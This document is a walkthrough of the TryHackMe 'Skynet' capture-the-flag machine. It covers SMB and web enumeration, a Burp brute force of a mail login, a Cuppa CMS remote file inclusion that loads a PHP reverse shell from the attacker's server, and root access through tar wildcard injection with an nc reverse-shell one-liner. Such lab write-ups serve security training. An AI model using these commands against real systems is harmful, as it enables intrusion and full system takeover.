This is a walk through of tryhackme's Skynet,


so lets start with some basic nmap enumeration :


```
└─# nmap -sSV -T4 -Pn 10.10.207.108
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-05 12:10 EDT
Nmap scan report for 10.10.207.108
Host is up (0.15s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
110/tcp  open  pop3        Dovecot pop3d
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open  imap        Dovecot imapd
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.45 seconds
```

so there are 6 ports open so lets do some further enumeration :

lets start with the web server on port 80 :






there is a type of search engine running on this port , lets try enumerating directories / webpages on this webserver

I will use gobuster to do this :

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://10.10.25.82 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -t 75
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.25.82
[+] Method:                  GET
[+] Threads:                 75
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/04/10 04:50:10 Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 301) [Size: 310] [--> http://10.10.25.82/admin/]
/css                  (Status: 301) [Size: 308] [--> http://10.10.25.82/css/]
/js                   (Status: 301) [Size: 307] [--> http://10.10.25.82/js/]
/config               (Status: 301) [Size: 311] [--> http://10.10.25.82/config/]
/ai                   (Status: 301) [Size: 307] [--> http://10.10.25.82/ai/]
/squirrelmail         (Status: 301) [Size: 317] [--> http://10.10.25.82/squirrelmail/]
Progress: 38505 / 87665 (43.92%)                                                    ^C
[!] Keyboard interrupt detected, terminating.

===============================================================
2022/04/10 04:51:36 Finished
===============================================================
```

now there is a login page at /squirrelmail :



so,

we have a login page but no idea about username or password , lets try further enumeration for this :

so as we saw in nmap result there is samba smbd server running on target :

let enumerate some shares there :

```
┌──(root㉿kali)-[/home/kali]
└─# smbmap -H 10.10.25.82
[+] Guest session       IP: 10.10.25.82:445     Name: 10.10.25.82
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        anonymous                                               READ ONLY       Skynet Anonymous Share
        milesdyson                                              NO ACCESS       Miles Dyson Personal Share
        IPC$                                                    NO ACCESS       IPC Service (skynet server (Samba, Ubuntu))
```

so here we can see there are 4 shares and one of those shares I.e **anonymous** share has read access to it , lets connect to that share and see if we find something interesting :

so as it is an anonymous share when it asks for a password just press enter :

```
┌──(root㉿kali)-[/home/kali]
└─# smbclient //10.10.25.82/anonymous
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Nov 26 11:04:00 2020
  ..                                  D        0  Tue Sep 17 03:20:17 2019
  attention.txt                       N      163  Tue Sep 17 23:04:59 2019
  logs                                D        0  Wed Sep 18 00:42:16 2019
```

so there is an attention.txt that is a message for myles dyson :

```
┌──(root㉿kali)-[/home/kali]
└─# cat attention.txt
A recent system malfunction has caused various passwords to be changed. All skynet employees are required to change their password after seeing this.
-Miles Dyson
```

so a possible username can be milesdyson .

Now lets look into the logs folder :

```
NT_STATUS_FILE_IS_A_DIRECTORY opening remote file \logs\
smb: \> cd logs
smb: \logs\> ls
  .                                   D        0  Wed Sep 18 00:42:16 2019
  ..                                  D        0  Thu Nov 26 11:04:00 2020
  log2.txt                            N        0  Wed Sep 18 00:42:13 2019
  log1.txt                            N      471  Wed Sep 18 00:41:59 2019
  log3.txt                            N        0  Wed Sep 18 00:42:16 2019
```

so there are three log files here in which 2 files are empty but one has some content to it :

lets look at that :

```
┌──(root㉿kali)-[/home/kali]
└─# cat log1.txt
cyborg007haloterminator
terminator22596
terminator219
terminator20
terminator1989
terminator1988
terminator168
terminator16
terminator143
terminator13
terminator123!@#
terminator1056
terminator101
terminator10
terminator02
terminator00
roboterminator
pongterminator
manasturcaluterminator
exterminator95
exterminator200
dterminator
djxterminator
dexterminator
determinator
cyborg007haloterminator
avsterminator
alonsoterminator
Walterminator
79terminator6
1996terminator
```

so this looks like a password dictionary , lets try to brute force the login page password using “milesdyson” as username and this as a password list using burpsuite :

first lets capture the request via proxy and send it to intruder :

```
Intercept   HTTP history   WebSockets history   Options
Request to http://10.10.25.82:80
Forward   Drop   Intercept is on   Action   Open Browser
Pretty   Raw   Hex   \n
1 POST /squirrelmail/src/redirect.php HTTP/1.1
2 Host: 10.10.25.82
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 85
9 Origin: http://10.10.25.82
0 Connection: close
1 Referer: http://10.10.25.82/squirrelmail/src/login.php
2 Cookie: SQMSESSID=iq9al9pelk9i2ec0r8i3lcu3k7
3 Upgrade-Insecure-Requests: 1
4
5 login_username=milesdyson&secretkey=password&js_autodetect_results=1&just_logged_in=1
```

use **Ctrl+I** to send it to intruder and then add positions there to start a sniper attack :

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to

Attack type: Sniper

```
1  POST /squirrelmail/src/redirect.php HTTP/1.1
2  Host: 10.10.25.82
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 85
9  Origin: http://10.10.25.82
10 Connection: close
11 Referer: http://10.10.25.82/squirrelmail/src/login.php
12 Cookie: SQMSESSID=iq9al9pelk9i2ec0r8i3lcu3k7
13 Upgrade-Insecure-Requests: 1
14
15 login_username=milesdyson&secretkey=§password§&js_autodetect_results=1&just_logged_in=1
```

now set our payload there :

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear
Deduplicate

cyborg007haloterminator
terminator22596
terminator219
terminator20
terminator1989
terminator1988
terminator168
terminator16

Add — Enter a new item

Add from list ... [Pro version only]

so now lets try to run the attack and see the results :

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			3240	
1	cyborg007haloterminator	302			2110	
2	terminator22596	200			3240	
3	terminator219	200			3240	
4	terminator20	200			3240	
5	terminator1989	200			3240	

so as we can see here the password is the first one as we got a status code of **302** that is a redirect code.

So after logging into the mail service we discovered a mail that discloses a password for smb share that is :

Drafts
Sent
Trash

Current Folder: **INBOX**

Compose Addresses Folders Options Search Help

Message List | Unread | Delete

Subject: Samba Password reset
From: skynet@skynet
Date: Tue, September 17, 2019 10:10 pm
Priority: Normal
Options: View Full Header | View Printable Version | Download this a

```
We have changed your smb password after system malfunction.
Password: )s{A&2Z=F^n_E.B`
```

so lets use this password to get into milesdyson share enumerated above :

```
┌──(root㉿kali)-[/home/kali]
└─# smbclient -U milesdyson \\\\10.10.25.82\\milesdyson
Enter WORKGROUP\milesdyson's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Sep 17 05:05:47 2019
  ..                                  D        0  Tue Sep 17 23:51:03 2019
  Improving Deep Neural Networks.pdf      N  5743095  Tue Sep 17 05:05:14 2019
  Natural Language Processing-Building Sequence Models.pdf      N 12927230  Tue Sep 17 05:05:14 2019
  Convolutional Neural Networks-CNN.pdf      N 19655446  Tue Sep 17 05:05:14 2019
  notes                               D        0  Tue Sep 17 05:18:40 2019
  Neural Networks and Deep Learning.pdf      N  4304586  Tue Sep 17 05:05:14 2019
  Structuring your Machine Learning Project.pdf      N  3531427  Tue Sep 17 05:05:14 2019
```

so there are some pdf’s and a directory for notes , lets look at these notes :

```
smb: \> cd notes
smb: \notes\> ls
  .                                   D        0  Tue Sep 17 05:18:40 2019
  ..                                  D        0  Tue Sep 17 05:05:47 2019
  3.01 Search.md                      N    65601  Tue Sep 17 05:01:29 2019
  4.01 Agent-Based Models.md          N     5683  Tue Sep 17 05:01:29 2019
  2.08 In Practice.md                 N     7949  Tue Sep 17 05:01:29 2019
  0.00 Cover.md                       N     3114  Tue Sep 17 05:01:29 2019
  1.02 Linear Algebra.md              N    70314  Tue Sep 17 05:01:29 2019
  important.txt                       N      117  Tue Sep 17 05:18:39 2019
  6.01 pandas.md                      N     9221  Tue Sep 17 05:01:29 2019
  3.00 Artificial Intelligence.md      N       33  Tue Sep 17 05:01:29 2019
```

so there are lot of notes here but there is one note that seems interesting that is **important.txt ,** let **get** this file into our system and read it :


```
┌──(root㉿kali)-[/home/kali]
└─# cat important.txt

1. Add features to beta CMS /45kra24zxs28v3yd
2. Work on T-800 Model 101 blueprints
3. Spend more time with my wife
```

so there are 3 points discovered here .

The first one gives us a hidden directory to the beta content management system [CMS]

Lets visit that hidden directory ,




so this page don’t have anything of particular interest here , what we can do is , further enumerate this newly discovered part of the website , using gobuster again , so lets do it :

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://10.10.25.82/45kra24zxs28v3yd/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -t 75
```

results :

```
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.25.82/45kra24zxs28v3yd/
[+] Method:                  GET
[+] Threads:                 75
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/04/10 05:30:18 Starting gobuster in directory enumeration mode
===============================================================
/administrator        (Status: 301) [Size: 335] [--> http://10.10.25.82/45kra24zxs28v3yd/administrator/]
```

so a new administrator directory is being discovered inside this hidden directory , lets visit that :



so here is a login page to cuppa CMS .

Now lets see if this cms has any know vulnerability / exploits for it .

We will use searchsploit :

```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit cuppa
---------------------------------------------------------------------------------------------------
 Exploit Title                                                                                     |  Path
---------------------------------------------------------------------------------------------------
Cuppa CMS - '/alertConfigField.php' Local/Remote File Inclusion                                    | php/webapps/25971.txt
---------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

okay , so lets see this 25971.txt to see how to exploit this vulnerability ,

```
#######################################################
EXPLOIT
#######################################################

http://target/cuppa/alerts/alertConfigField.php?urlConfig=http://www.shell.com/shell.txt?
http://target/cuppa/alerts/alertConfigField.php?urlConfig=../../../../../../../../../etc/passwd

Moreover, We could access Configuration.php source code via PHPStream
```

so we can include our remote file like this ,

so as you can see there is and LFI/RFI vulnerability , we will use this remote file inclusion vulnerability to gain a reverse shell on the target .

So first of all lets get a php payload to get that shell , we will use pentest monkey's shell :

https://pentestmonkey.net/tools/web-shells/php-reverse-shell

download and extract this , then edit that shell file.php

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.17.47.112';  // CHANGE THIS
$port = 7070;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```

change $ip to your machine ip and $port to port on which you will listen for a reverse connection and save the file .

After that setup a python server in the directory where you have this reverse_shell.php file like this :

```
┌──(root㉿kali)-[/home/kali/Downloads/php-reverse-shell-1.0]
└─# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

next step is to setup your listener :

```
┌──(root㉿kali)-[/usr/…/exploitdb/exploits/php/webapps]
└─# nc -lnvp 7070
listening on [any] 7070 ...
```

lastly, we will visit that link which help us to include files remotely ,

we can do it using our web browser or via curl .

I will use curl :

```
┌──(root㉿kali)-[/var/www/html]
└─# curl http://10.10.25.82/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=http://10.17.47.112:8000/revshell.php
```

now as soon as we hit enter on this command we will receive a reverse shell on netcat:

```
┌──(root㉿kali)-[/usr/…/exploitdb/exploits/php/webapps]
└─# nc -lnvp 7070
listening on [any] 7070 ...
connect to [10.17.47.112] from (UNKNOWN) [10.10.25.82] 44946
Linux skynet 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 05:29:31 up  1:53,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

so now we have gained initial foothold into the target machine.

Just type **"/bin/bash"** to make our shell more stable .

User flag :

```
www-data@skynet:/home/milesdyson$ cat user.txt
cat user.txt
7ce5c2109a40f958099283600a9ae807
www-data@skynet:/home/milesdyson$
```

so the last step here is to escalate our privileges .

Okay so we can use linpeas to enumerate this machine ,

or

just to save time and move forward and focusing on results of linpeas there is a cronjob running as root every minute :

```
# m h dom mon dow user  command
*/1 *   * * *   root    /home/milesdyson/backups/backup.sh
```

so lets look at the script it is running ,

```
#!/bin/bash
cd /var/www/html
tar cf /home/milesdyson/backups/backup.tgz *
www-data@skynet:/home/milesdyson/backups$
```

so it is a shell script that goes to */var/www/html* directory and create a backup to current directory ,

so as you can see there is an **wildcard** that is an asterisk (*) at the end of backup.tgz *

this asterisk can be used to perform a wildcard injection

for reference :

https://www.hackingarticles.in/exploiting-wildcard-for-privilege-escalation/

read and understand this article and everything that I did next will make proper sense .

so lets's get to the exploitation part :

echo "mkfifo /tmp/lhennp; nc <IP> <PORT> 0</tmp/lhennp | /bin/sh >/tmp/lhennp 2>&1; rm /tmp/lhennp" > shell.sh

--

echo "" > "--checkpoint-action=exec=sh shell.sh"

--

echo "" > --checkpoint=1

these are the commands I used to gain root , execute these commands in ***var/www/data*** directory , and then wait for a minute and you will get a reverse shell .

**before running these commands , set up a netcat listener on the port you are going to use in the above commands* .

Like this :

```
┌──(root㉿kali)-[/home/kali/PEASS-ng/linPEAS]
└─# nc -lnvp 2323
listening on [any] 2323 ...
```

got a shell :

```
┌──(root㉿kali)-[/home/kali/PEASS-ng/linPEAS]
└─# nc -lnvp 2323
listening on [any] 2323 ...
connect to [10.17.47.112] from (UNKNOWN) [10.10.25.82] 34282
whoami
root
```

root flag :

```
root.txt
cat root.txt
3f0372db24753accc7179a282cd6a949
```

Done :-)